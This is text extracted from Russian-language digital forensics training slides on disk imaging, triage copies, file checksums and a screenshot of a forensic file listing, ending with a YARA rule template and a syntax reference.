

Ограниченное
количество данных

Логические диски


Физические диски



Практика: Создание TRIAGE-копии



Логические диски





Ограниченное
количество данных

Логические диски

Физические диски

Практика: Создание Копии логического диска






Физические диски

Ограниченное
количество данных

Логические диски

Физические диски

Практика: Создание Копии физического диска



Контрольные суммы

MD5

- 27304b246c7d5b4e149124d5f93c5b01

SHA1

- e50d9e3bd91908e13a26b3e23edeaf577fb3a095

SHA256

- 3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef

Практика: подсчет контрольной суммы файла

The screenshot shows a file explorer window titled 'File List'. The left pane displays a tree view of folders including Prefetch, Registration, RemotePackages, rescache, Resources, SchCache, schemas, security, ServiceProfiles, servicing, Setup, SoftwareDistribution, Speech, system, System32, and TAPI. The right pane shows a table of files with columns for Name, Size, Type, and Date Modified. A context menu is open over the file 'sdelete.exe', showing options: 'Export Files...', 'Export File Hash List...', and 'Add to Custom Content Image (AD1)'. The 'Export File Hash List...' option is highlighted.

Name	Size	Type	Date Modified
netscan_portable.zip	8,418	Regular File	3/10/2019 6:35:...
openssh.exe	9,553	Regular File	1/3/2018 5:01:2...
openssh.exe.FileSlack	4	File Slack	
PATH	1	Regular File	1/3/2018 5:01:3...
RDPWInst-v1.6.2.msi	640	Regular File	3/9/2019 3:52:0...
RGIE647.tmp	11	Regular File	3/10/2019 11:0...
RGIE647.tmp-tmp	9	Regular File	3/10/2019 11:0...
RGIE647.tmp-tmp.File...	4	File Slack	
sdelete.exe	148	Regular File	5/28/2016 8:12:...
SDelete.			1/3/2018 5:03:0...
sdelete6			5/28/2016 8:09:...
sdelete6			
Silverlight			3/10/2019 11:0...
Silverlight0.log.FileSlack	2	File Slack	

```
rule ИмяПравила
{
    meta:
        description = "краткое описание правила"
    strings:
        $a = "уникальная строка"
        $b = "еще одна уникальная строка"
    condition:
        $a or $b
}
```

Управляющие последовательности

<code>\"</code>	двойные кавычки
<code>\\</code>	обратная косая черта
<code>\t</code>	горизонтальная табуляция
<code>\n</code>	новая строка
<code>\xdd</code>	любой байт в шестнадцатеричном представлении

Модификаторы

nocase	искать строку вне зависимости от регистра
wide	искать строку, закодированную широкими символами
fullword	Обнаруживать строку, только если она не окружена буквенно-цифровыми символами

Операторы

Логические	AND, OR, NOT
Сравнения	>=, <=, <, >, ==, !=
Арифметические	+, -, *, \, %
Битовые	&, , <<, >>, ~, ^



